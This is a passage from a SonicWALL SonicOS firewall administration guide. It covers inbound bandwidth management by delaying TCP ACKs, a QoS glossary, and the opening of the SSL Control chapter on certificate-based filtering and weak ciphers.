- j. Now we move onto next lower priority queue. Since priorities 1 through 3 are empty we choose priority 4 which has the rule queue for FTP. Pkt2 of 1000B is sent which leaves with link credit = 6000 and class max = 280. Since there are no other queues in this priority, FTP queue is processed again. But since class max is not enough for Pkt3 of 1500B it is not sent.
- k. Move to the next lower priority which is 7 for Yahoo Messenger. Pkt1 of 1200B is sent leaving link credit = 4800 and class max = 80. Since no other queues exist in this priority, this queue is processed again. Pkt2 of 1500B is not sent since it cannot be accommodated with max = 80.
- l. At this point, all the queues under all priorities are processed for the current time slice.

Inbound Bandwidth Management

Inbound BWM can be used to shape inbound TCP and UDP traffic. TCP's intrinsic flow control behavior is used to manage ingress bandwidth. To manage inbound UDP traffic, CBQ is used by the ingress module to queue the incoming packets. TCP rate is inherently controlled by the rate of receipt of ACKs; i.e. TCP sends out packets out on the network at the same rate as it receives ACKs. For IBWM, the sending rate of a TCP source will be reduced by controlling the rate of ACKs to the source. By delaying an ACK to the source, round-trip time (RTT) for the flow is increased, thus reducing the source's sending rate.

An ingress module monitors and records the ingress rate for each traffic class. It also monitors the egress ACKs and queues them if the ingress rate has to be reduced. According to ingress BW availability and average rate, the ACKs will be released.



Algorithm for Inbound Bandwidth Management

IBWM maintains eight priority queues, where each priority has one rule that has IBWM enabled. The IBWM pool is processed from the highest to lowest priority further shaping the traffic. IBWM employs three key algorithms:

Topics:

- ["Ingress Rate Update" on page 827](#)
- ["Egress ACK Monitor" on page 827](#)
- ["Process ACKs" on page 828](#)

Ingress Rate Update

This algorithm processes each packet from the WAN and updates the ingress rate of the class to which it belongs. It also marks the traffic class if it has over utilized the link.

- Determine that the packet is from the WAN zone and is a firewall packet.
- Add the packet length to the sum of packet lengths received so far in the current time slice. Deduct the minimum of (GBW, packet length) from link's credit.
- If the sum is greater than the class's credit, mark the class to be over utilizing the link.
- If the packet length is greater than the link's credit, mark the link as well as the class to be over utilized.

Egress ACK Monitor

This algorithm depicts how the egress ACKs are monitored and processed.

- Determine that the packet is to the WAN zone and is a TCP ACK.
- If class or interface is marked as over utilizing, queue the packet in the appropriate ingress rule queue.

Process ACKs

This algorithm is used to update the BW parameters per class according to the amount of BW usage in the previous time slice. Amount of BW usage is given by the total number of bytes received for the class in the previous time slice. The algorithm is also used to process the packets from the ingress module queues according to the available credit for the class.

Credit-Based Processing

A class will be in debt when its BW usage is more than the GBW for a particular time slice. All the egress ACKs for the class are then queued until the debt is reduced to zero. At each successive time slice, debt is deducted by GBW and if link BW is left, (MBW – GBW) is also deducted.

Compute BW usage in the previous time slice:

- a. Compute average ingress rate using the amount of BW usage by the class.
- b. If the BW usage is more than the class credit, record the difference as debt. If link BW is left over, deduct (MBW - GBW) from debt.
- c. Compute the class and link credit for the current time slice:
 - If the class is in debt, deduct GBW from debt and also from link's credit, indicating that the class has already used up its GBW for the current time slice.
 - If class is not in debt and there are packets arriving for this class, accumulate link credit; i.e., add GBW to credit at each time slice.
 - Class is marked as over utilizing if debt is non zero.
- d. Process packets from ingress pool from highest priority to lowest priority.
- e. Record class credit as remaining credit.
- f. If remaining credit is greater than or equal to average rate, process the ACK packet and deduct average rate from remaining credit.
- g. Repeat g until remaining credit is not enough or the ingress ACK queue is empty.
- h. Repeat steps f through h for the next rule queue.
- i. Repeat steps f through i for the next lowest priority.

Example of Inbound Bandwidth Management

Consider a class with GBW = 5 Kbps, MBW = 10 Kbps and Link BW = 100 Kbps. In terms of bytes per second we have GBW=640, excess BW = (MBW - GBW) = 640 and link BW = 12800.

No.	Ingress	Egress	Credit	Debt	Rate	Link BW	#Acks
1.	0	0	640	0	0	12800	0
2.	1300	0	620	0	1300	12780	0
2a.	0	40	620	0	1300	12780	1
3.	0	0	1260	0	1300	12800	1
4.	0	0	1900	0	1300	12800	0

- a. Class credit starts with 640. In row 2, 1300 bytes are received for this class in the previous time slice. Since it is more than the class credit, debt = 20 (1300-GBW-excess BW). For the current time slice class credit = 620 (GBW - debt), debt = 0 and link BW = 12780 since 20 bytes of debt is already used up from GBW for the class.

- b. Row 2a shows an egress ACK for the class. Since class credit is less than the rate this packet is queued in the appropriate ingress queue. And it will not be processed until class credit is at least equal to the rate.
- c. In the following time slices, class credit gets accumulated until it matches the rate. Hence, after two time slices class credit becomes 1900 (620 + 640 + 640). The queued ACK packet is process from the ingress pool at this point.

In row 2a, an ACK packet is received that needs to be sent to the TCP source on the WAN zone. Sending this ACK immediately would have caused the TCP source to send more packets immediately. By queuing the ACK and sending it only after the class credit reaches the average rate, we have reduced the TCP's sending rate; i.e., by doing this we have slowed down the ingress rate.

Glossary

- **802.1p** – IEEE 802.1p is a Layer 2 (MAC layer) Class of Service mechanism that tags packets by using 3 priority bits (for a total of 8 priority levels) within the additional 16-bits of an 802.1q header. 802.1p processing requires compatible equipment for tag generation, recognition and processing, and should only be employed on compatible networks. 802.1p is supported on SonicWALL NSA platforms.
- **Bandwidth Management (BWM)** – Refers to any of a variety of algorithms or methods used to shape traffic or police traffic. Shaping often refers to the management of outbound traffic, while policing often refers to the management of inbound traffic (also known as admission control). There are many different methods of bandwidth management, including various queuing and discarding techniques, each with their own design strengths. SonicWALL employs a Token Based Class Based Queuing method for inbound and outbound BWM, as well as a discard mechanism for certain types of inbound traffic.
- **Class of Service (CoS)** – A designator or identifier, such as a layer 2 or layer 3 tag, that is applied to traffic after classification. CoS information will be used by the Quality of Service (QoS) system to differentiate between the classes of traffic on the network, and to provide special handling (e.g., prioritized queuing, low latency, etc.) as defined by the QoS system administrator.
- **Classification** – The act of identifying (or differentiating) certain types (or classes) of traffic. Within the context of QoS, this is performed for the sake of providing customized handling, typically prioritization or de-prioritization, based on the traffic's sensitivity to delay, latency, or packet loss. Classification within SonicOS uses Access Rules, and can occur based on any or all of the following elements: source zone, destination zone, source address object, destination address object, service object, schedule object.
- **Code Point** – A value that is marked (or tagged) into the DSCP portion of an IP packet by a host or by an intermediate network device. There are currently 64 Code Points available, from 0 to 63, used to define the ascending prioritized class of the tagged traffic.
- **Conditioning** – A broad term used to describe a plurality of methods of providing Quality of Service to network traffic, including but not limited to discarding, queuing, policing, and shaping.
- **DiffServ** – Differentiated Services. A standard for differentiating between different types or classes of traffic on an IP network for the purpose of providing tailored handling to the traffic based on its requirements. DiffServ primarily depends upon Code Point values marked in the ToS header of an IP packet to differentiate between different classes of traffic. DiffServ service levels are executed on a Per Hop Basis at each router (or other DiffServ enabled network device) through which the marked traffic passes. DiffServ Service levels currently include at a minimum **Default**, **Assured Forwarding**, and **Expedited Forwarding**. DiffServ is supported on SonicWALL NSA platforms. Refer to the [“Managing QoS Marking”](#)


[section on page 817](#) for more information.

- **Discarding** – A congestion avoidance mechanism that is employed by QoS systems in an attempt to predict when congestion might occur on a network, and to prevent the congestion by dropping over-limit traffic. Discarding can also be thought of as a queue management algorithm, since it attempts to avoid situations of full queues. Advanced discard mechanisms will abide by CoS markings so as to avoid dropping sensitive traffic. Common methods are:
 - **Tail Drop** – An indiscriminate method of dealing with a full queue wherein the last packets into the queue are dropped, regardless of their CoS marking.
 - **Random Early Detection (RED)** – RED monitors the status of queues to try to anticipate when a queue is about to become full. It then randomly discards packets in a staggered fashion to help minimize the potential of Global Synchronization. Basic implementations of RED, like Tail Drop, do not consider CoS markings.
 - **Weighted Random Early Detection (WRED)** – An implementation of RED that factors DSCP markings into its discard decision process.
- **DSCP** – (Differentiate Services Code Points) – The repurposing of the ToS field of an IP header as described by RFC2747. DSCP uses 64 Code Point values to enable DiffServ (Differentiated Services). By marking traffic according to its class, each packet can be treated appropriately at every hop along the network.
- **Global Synchronization** – A potential side effect of discarding, the congestion avoidance method designed to deal with full queues. Global Synchronization occurs when multiple TCP flows through a congested link are dropped at the same time (as can occur in Tail Drop). When the native TCP slow-start mechanism commences with near simultaneity for each of these flows, the flows will again flood the link. This leads to cyclical waves of congestion and under-utilization.
- **Guaranteed Bandwidth** – A declared percentage of the total available bandwidth on an interface which will always be granted to a certain class of traffic. Applicable to both inbound and outbound BWM. The total Guaranteed Bandwidth across all BWM rules cannot exceed 100% of the total available bandwidth. SonicOS 5.0 and higher enhances the Bandwidth Management feature to provide rate limiting functionality. You can now create traffic policies that specify maximum rates for Layer 2, 3, or 4 network traffic. This enables bandwidth management in cases where the primary WAN link fails over to a secondary connection that cannot handle as much traffic. The Guaranteed Bandwidth can also be set to 0%.
- **Inbound (Ingress or IBWM)** – The ability to shape the rate at which traffic enters a particular interface. For TCP traffic, actual shaping can occur where the rate of the ingress flow can be adjusted by delaying egress acknowledgements (ACKs) causing the sender to slow its rate. For UDP traffic, a discard mechanism is used since UDP has no native feedback controls.
- **IntServ** – Integrated Services, as defined by RFC1633. An alternative CoS system to DiffServ, IntServ differs fundamentally from DiffServ in that it has each device request (or reserve) its network requirements before it sends its traffic. This requires that each hop on the network be IntServ aware, and it also requires each hop to maintain state information for every flow. IntServ is not supported by SonicOS. The most common implementation of IntServ is RSVP.
- **Maximum Bandwidth** – A declared percentage of the total available bandwidth on an interface defining the maximum bandwidth to be allowed to a certain class of traffic. Applicable to both inbound and outbound BWM. Used as a throttling mechanism to specify a bandwidth rate limit. The Bandwidth Management feature is enhanced to provide rate limiting functionality. You can now create traffic policies that specify maximum rates for

Layer 2, 3, or 4 network traffic. This enables bandwidth management in cases where the primary WAN link fails over to a secondary connection that cannot handle as much traffic. The Maximum Bandwidth can be set to 0%, which will prevent all traffic.

- **Outbound (Egress or OBWM)** – Conditioning the rate at which traffic is sent out an interface. Outbound BWM uses a credit (or token) based queuing system with eight priority queues to service different types of traffic, as classified by Access Rules.
- **Priority** – An additional dimension used in the classification of traffic. SonicOS uses eight priority (0 = real time, 7 = lowest) to comprise the queue structure used for BWM. Queues are serviced in the order of their priority.
- **Mapping** – Mapping, with regard to SonicOS' implementation of QoS, is the practice of converting layer 2 CoS tags (802.1p) to layer 3 CoS tags (DSCP) and back again for the purpose as preserving the 802.1p tags across network links that do not support 802.1p tagging. The map correspondence is fully user-definable, and the act of mapping is controlled by Access Rules. Mapping is supported on SonicWALL NSA platforms.
- **Marking** – Also known as **tagging** or **coloring** – The act of applying layer 2 (802.1p) or layer 3 (DSCP) information to a packet for the purpose of differentiation, so that it can be properly classified (recognized) and prioritized by network devices along the path to its destination. Marking is supported on SonicWALL NSA platforms.
- **MPLS** - Multi Protocol Label Switching. A term that comes up frequently in the area of QoS, but which is natively unsupported by most customer premise IP networking devices, including SonicWALL appliances. MPLS is a carrier-class network service that attempts to enhance the IP network experience by adding the concept connection-oriented paths (Label Switch Paths – LSPs) along the network. When a packet leaves a customer premise network, it is tagged by a Label Edge Router (LER) so that the label can be used to determine the LSP. The MPLS tag itself resides between layer 2 and layer 3, imparting upon MPLS characteristics of both network layers. MPLS is becoming quite popular for VPNs, offering both layer 2 and layer 3 VPN services, but remains interoperable with existing IPsec VPN implementation. MPLS is also very well known for its QoS capabilities, and interoperates well with conventional DSCP marking.
- **Per Hop Behavior (PHB)** – The handling that will be applied to a packet by each DiffServ capable router it traverses, based upon the DSCP classification of the packet. The behavior can be among such actions as discard, re-mark (re-classify), best-effort, assured forwarding, or expedited forwarding.
- **Policing** – A facility of traffic conditioning that attempts to control the rate of traffic into or out of a network link. Policing methods range from indiscriminate packet discarding to algorithmic shaping, to various queuing disciplines.
- **Queuing** – To effectively make use of a link's available bandwidth, queues are commonly employed to sort and separately manage traffic after it has been classified. Queues are then managed using a variety of methods and algorithms to ensure that the higher priority queues always have room to receive more traffic, and that they can be serviced (de-queued or processed) before lower priority queues. Some common queue disciplines include:
 - **FIFO** – First In First Out. A very simple, undiscriminating queue where the first packet in is the first packet to be processed.
 - **Class Based Queuing (CBQ)** – A queuing discipline that takes into account the CoS of a packet, ensuring that higher priority traffic is treated preferentially.
 - **Weighted Fair Queuing (WFQ)** – A discipline that attempts to service queues using a simple formula based upon the packets' IP precedence and the total number of flows. WFQ has a tendency to become imbalanced when there is a disproportionately large number of high-priority flows to be serviced, often having the opposite of the desired effect.

- **Token Based CBQ** – An enhancement to CBQ that employs a token, or a credit-based system that helps to smooth or normalize link utilization, avoiding burstiness as well as under-utilization. Employed by SonicOS' BWM.
- **RSVP** – Resource Reservation Protocol. An IntServ signaling protocol employed by some applications where the anticipated need for network behavior (e.g. delay and bandwidth) is requested so that it can be reserved along the network path. Setting up this Reservation Path requires that each hop along the way be RSVP capable, and that each agrees to reserve the requested resources. This system of QoS is comparatively resource intensive, since it requires each hop to maintain state on existing flows. Although IntServ's RSVP is quite different from DiffServ's DSCP, the two can interoperate. RSVP is not supported by SonicOS.
- **Shaping** – An attempt by a QoS system to modify the rate of traffic flow, usually by employing some feedback mechanism to the sender. The most common example of this is TCP rate manipulation, where acknowledgements (ACKs) sent back to a TCP sender are queued and delayed so as to increase the calculated round-trip time (RTT), leveraging the inherent behavior of TCP to force the sender to slow the rate at which it sends data.
- **Type of Service (ToS)** – A field within the IP header wherein CoS information can be specified. Historically used, albeit somewhat rarely, in conjunction with IP precedence bits to define CoS. The ToS field is now rather commonly used by DiffServ's code point values.



CHAPTER 52

Configuring SSL Control

Firewall Settings > SSL Control

This chapter describes how to plan, design, implement, and maintain the SSL Control feature.


Topics:

- [“Overview of SSL Control” section on page 833](#)
- [“SSL Control Configuration” section on page 842](#)
- [“Enabling SSL Control on Zones” section on page 844](#)
- [“SSL Control Events” section on page 845](#)

Overview of SSL Control

SonicOS firmware versions 4.0 and higher include SSL Control, a system for providing visibility into the handshake of SSL sessions, and a method for constructing policies to control the establishment of SSL connections. SSL (Secure Sockets Layer) is the dominant standard for

the encryption of TCP based network communications, with its most common and well-known application being HTTPS (HTTP over SSL). SSL provides digital certificate-based endpoint identification, and cryptographic and digest-based confidentiality to network communications.



An effect of the security provided by SSL is the obscuration of all payload, including the URL (Uniform Resource Locator, for example, <https://www.mysonicwall.com>) being requested by a client when establishing an HTTPS session. This is due to the fact that HTTP is transported within the encrypted SSL tunnel when using HTTPS. It is not until the SSL session is established (step 14 in the figure above) that the actual target resource (www.mysonicwall.com) is requested by the client, but since the SSL session is already established, no inspection of the session data by the firewall or any other intermediate device is possible. As a result, URL based content filtering systems cannot consider the request to determine permissibility in any way other than by IP address.

While IP address based filtering does not work well for unencrypted HTTP because of the efficiency and popularity of Host-header based virtual hosting (defined in Key Concepts below), IP filtering can work effectively for HTTPS due to the rarity of Host-header based HTTPS sites. But this trust relies on the integrity of the HTTPS server operator, and assumes that SSL is not being used for deceptive purposes.

For the most part, SSL is employed legitimately, being used to secure sensitive communications, such as online shopping or banking, or any session where there is an exchange of personal or valuable information. The ever decreasing cost and complexity of SSL, however, has also spurred the growth of more dubious applications of SSL, designed primarily for the purposes of obfuscation or concealment rather than security.

An increasingly common camouflage is the use of SSL encrypted Web-based proxy servers for the purpose of hiding browsing details, and bypassing content filters. While it is simple to block well known HTTPS proxy services of this sort by their IP address, it is virtually impossible to

block the thousands of privately-hosted proxy servers that are readily available through a simple Web-search. The challenge is not the ever-increasing number of such services, but rather their unpredictable nature. Since these services are often hosted on home networks using dynamically addressed DSL and cable modem connections, the targets are constantly moving. Trying to block an unknown SSL target would require blocking all SSL traffic, which is practically infeasible.

SSL Control provides a number of methods to address this challenge by arming the security administrator with the ability to dissect and apply policy based controls to SSL session establishment. While the current implementation does not decode the SSL application data, it does allow for gateway-based identification and disallowance of suspicious SSL traffic.

Topics:

- [“Key Features of SSL Control” section on page 836](#)
- [“Key Concepts to SSL Control” section on page 837](#)
- [“Caveats and Advisories” section on page 841](#)

Key Features of SSL Control


Feature	Benefit
<p>Common-Name based White and Black Lists</p>	<p>The administrator can define lists of explicitly allowed or denied certificate subject common names (described in Key Concepts). Entries will be matched on substrings, for example, a blacklist entry for “prox” will match “www.megaproxy.com”, “www.proxify.com” and “proxify.net”. This allows the administrator to easily block all SSL exchanges employing certificates issued to subjects with potentially objectionable names. Inversely, the administrator can easily authorize all certificates within an organization by whitelisting a common substring for the organization. Each list can contain up to 1,024 entries.</p> <p>Since the evaluation is performed on the subject common-name embedded in the certificate, even if the client attempts to conceal access to these sites by using an alternative hostname or even an IP address, the subject will always be detected in the certificate, and policy will be applied.</p>
<p>Self-Signed Certificate Control</p>	<p>It is common practice for legitimate sites secured by SSL to use certificates issued by well-known certificate authorities, as this is the foundation of trust within SSL. It is almost equally common for network appliances secured by SSL (such as SonicWALL security appliances) to use self-signed certificates for their default method of security. So while self-signed certificates in closed-environments are not suspicious, the use of self-signed certificates by publicly or commercially available sites is. A public site using a self-signed certificate is often an indication that SSL is being used strictly for encryption rather than for trust and identification. While not absolutely incriminating, this sometimes suggests that concealment is the goal, as is commonly the case for SSL encrypted proxy sites.</p> <p>The ability to set a policy to block self-signed certificates allows security administrators to protect against this potential exposure. To prevent discontinuity of communications to known/trusted SSL sites using self-signed certificates, the whitelist feature can be used for explicit allowance.</p>
<p>Untrusted Certificate Authority Control</p>	<p>Like the use of self-signed certificates, encountering a certificate issued by an untrusted CA is not an absolute indication of disreputable obscurity, but it does suggest questionable trust.</p> <p>SSL Control can compare the issuer of the certificate in SSL exchanges against the certificates in the SonicWALL’s certificate store. The certificate store contains approximately 100 well-known CA certificates, exactly like today’s Web-browsers. If SSL Control encounters a certificate that was issued by a CA not in its certificate store, it can disallow the SSL connection.</p> <p>For organizations running their own private certificate authorities, the private CA certificate can easily be imported into the SonicWALL’s certificate store to recognize the private CA as trusted. The store can hold up to 256 certificates.</p>

Feature	Benefit
SSL version, Cipher Strength, and Certificate Validity Control	SSL Control provides additional management of SSL sessions based on characteristics of the negotiation, including the ability to disallow the potentially exploitable SSLv2, the ability to disallow weak encryption (ciphers less than 64 bits), and the ability to disallow SSL negotiations where a certificate's date ranges are invalid. This enables the administrator to create a rigidly secure environment for network users, eliminating exposure to risk through unseen cryptographic weaknesses, or through disregard for or misunderstanding of security warnings.
Zone-Based Application	SSL Control is applied at the zone level, allowing the administrator to enforce SSL policy on the network. When SSL Control is enabled on the zone, the SonicWALL looks for Client Hellos sent from clients on that zone through the SonicWALL will trigger inspection. The SonicWALL then looks for the Server Hello and Certificate that is sent in response for evaluation against the configured policy. Enabling SSL Control on the LAN zone, for example, will inspect all SSL traffic initiated by clients on the LAN to any destination zone.
Configurable Actions and Event Notifications	When SSL Control detects a policy violation, it can log the event and block the connection, or it can simply log the event while allowing the connection to proceed.

Key Concepts to SSL Control

- **SSL**- Secure Sockets Layer (SSL) is a network security mechanism introduced by Netscape in 1995. SSL was designed “to provide privacy between two communicating applications (a client and a server) and also to authenticate the server, and optionally the client.” SSL’s most popular application is HTTPS, designated by a URL beginning with https:// rather than simply http://, and it is recognized as the standard method of encrypting Web traffic on the Internet. An SSL HTTP transfer typically uses TCP port 443, whereas a regular HTTP transfer uses TCP port 80. Although HTTPS is what SSL is best known for,

SSL is not limited to securing HTTP, but can also be used to secure other TCP protocols such as SMTP, POP3, IMAP, and LDAP. For more information, see <http://www.mozilla.org/projects/security/pki/nss/ssl/draft02.html>. SSL session establishment occurs as follows:



- **SSLv2** – The earliest version of SSL still in common use. SSLv2 was found to have a number of weaknesses, limitations, and theoretical deficiencies (comparatively noted in the SSLv3 entry), and is looked upon with scorn, disdain, and righteous indignation by security purists.
- **SSLv3** – SSLv3 was designed to maintain backward compatibility with SSLv2, while adding the following enhancements:
 - Alternate key exchange methods, including Diffie-Hellman.
 - Hardware token support for both key exchange and bulk encryption.
 - SHA, DSS, and Fortezza support.
 - Out-of-Band data transfer.

- TLS – Transport Layer Security (version 1.0), also known as SSLv3.1, is very similar to SSLv3, but improves upon SSLv3 in the following ways:

SSL	TLS
Uses a preliminary HMAC algorithm	Uses HMAC as described in RFC 2104
Does not apply MAC to version info	Applies MAC to version info
Does not specify a padding value	Initializes padding to a specific value
Limited set of alerts and warning	Detailed Alert and Warning messages

- **MAC** – A MAC (Message Authentication Code) is calculated by applying an algorithm (such as MD5 or SHA1) to data. The MAC is a message digest, or a one-way hash code that is fairly easy to compute, but which is virtually irreversible. In other words, with the MAC alone, it would be theoretically impossible to determine the message upon which the digest was based. It is equally difficult to find two different messages that would result in the same MAC. If the receiver's MAC calculation matches the sender's MAC calculation on a given piece of data, the receiver is assured that the data has not been altered in transit.
- **Client Hello** – The first message sent by the client to the server following TCP session establishment. This message starts the SSL session, and consists of the following components:
 - **Version** – The version of SSL that the client wishes to use in communications. This is usually the most recent version of SSL supported by the client.
 - **Random** – A 32-bit timestamp coupled with a 28 byte random structure.
 - **Session ID** – This can either be empty if no Session ID data exists (essentially requesting a new session) or can reference a previously issued Session ID.
 - **Cipher Suites** – A list of the cryptographic algorithms, in preferential order, supported by the clients.
 - **Compression Methods** – A list of the compression methods supported by the client (typically null).
- **Server Hello** – The SSL server's response to the Client Hello. It is this portion of the SSL exchange that SSL Control inspects. The Server Hello contains the version of SSL negotiated in the session, along with cipher, session ID and certificate information. The actual X.509 server certificate itself, although a separate step of the SSL exchange, usually begins (and often ends) in the same packet as the Server Hello.
- **Certificates** - X.509 certificates are unalterable digital stamps of approval for electronic security. There are four main characteristics of certificates:
 - Identify the subject of a certificate by a common name or distinguished name (CN or DN).
 - Contain the public key that can be used to encrypt and decrypt messages between parties
 - Provide a digital signature from the trusted organization (Certificate Authority) that issued the certificate.
 - Indicate the valid date range of the certificate
- **Subject** – The guarantee of a certificate identified by a common name (CN). When a client browses to an SSL site, such as <https://www.mysonicwall.com>, the server sends its certificate which is then evaluated by the client. The client checks that the certificate's dates are valid, that it was issued by a trusted CA, and that the subject CN matches the requested host name (i.e. they are both "www.mysonicwall.com"). Although a subject CN

mismatch elicits a browser alert, it is not always a sure sign of deception. For example, if a client browses to https://mysonicwall.com, which resolves to the same IP address as www.mysonicwall.com, the server will present its certificate bearing the subject CN of www.mysonicwall.com. An alert will be presented to the client, despite the total legitimacy of the connection.

- **Certificate Authority (CA)** - A Certificate Authority (CA) is a trusted entity that has the ability to sign certificates intended, primarily, to validate the identity of the certificate's subject. Well-known certificate authorities include VeriSign, Thawte, Equifax, and Digital Signature Trust. In general, for a CA to be trusted within the SSL framework, its certificate must be stored within a trusted store, such as that employed by most Web-browsers, operating systems and run-time environments. The SonicOS trusted store is accessible from the **System > Certificates** page. The CA model is built on associative trust, where the client trusts a CA (by having the CA's certificate in its trusted store), the CA trusts a subject (by having issued the subject a certificate), and therefore the client can trust the subject.
- **Untrusted CA** – An untrusted CA is a CA that is not contained in the trusted store of the client. In the case of SSL Control, an untrusted CA is any CA whose certificate is not present in **System > Certificates**.
- **Self-Signed Certificates** – Any certificate where the issuer's common-name and the subject's common-name are the same, indicating that the certificate was self-signed.
- **Virtual Hosting** – A method employed by Web servers to host more than one website on a single server. A common implementation of virtual hosting is name-based (Host-header) virtual hosting, which allows for a single IP address to host multiple websites. With Host-header virtual hosting, the server determines the requested site by evaluating the "Host:" header sent by the client. For example, both www.website1.com and www.website2.com might resolve to 64.41.140.173. If the client sends a "GET /" along with "Host: www.website1.com", the server can return content corresponding to that site.

Host-header virtual hosting is generally not employed in HTTPS because the host header cannot be read until the SSL connection is established, but the SSL connection cannot be established until the server sends its Certificate. Since the server cannot determine which site the client will request (all that is known during the SSL handshake is the IP address) it cannot determine the appropriate certificate to send. While sending any certificate might allow the SSL handshake to commence, a certificate name (subject) mismatch will trigger a browser alert.

- **Weak Ciphers** – Relatively weak symmetric cryptography ciphers. Ciphers are classified as weak when they are less than 64 bits. For the most part, export ciphers are weak ciphers. The following is a list of common weak ciphers:

Cipher	Encryption	Occurs In
EXP1024-DHE-DSS-DES-CBC-SHA	DES (56)	SSLv3, TLS (export)
EXP1024-DES-CBC-SHA	DES (56)	SSLv3, TLS (export)
EXP1024-RC2-CBC-MD5	RC2 (56)	SSLv3, TLS (export)
EDH-RSA-DES-CBC-SHA	DES (56)	SSLv3, TLS
EDH-DSS-DES-CBC-SHA	DES (56)	SSLv3, TLS
DES-CBC-SHA	DES (56)	SSLv2, SSLv3, TLS
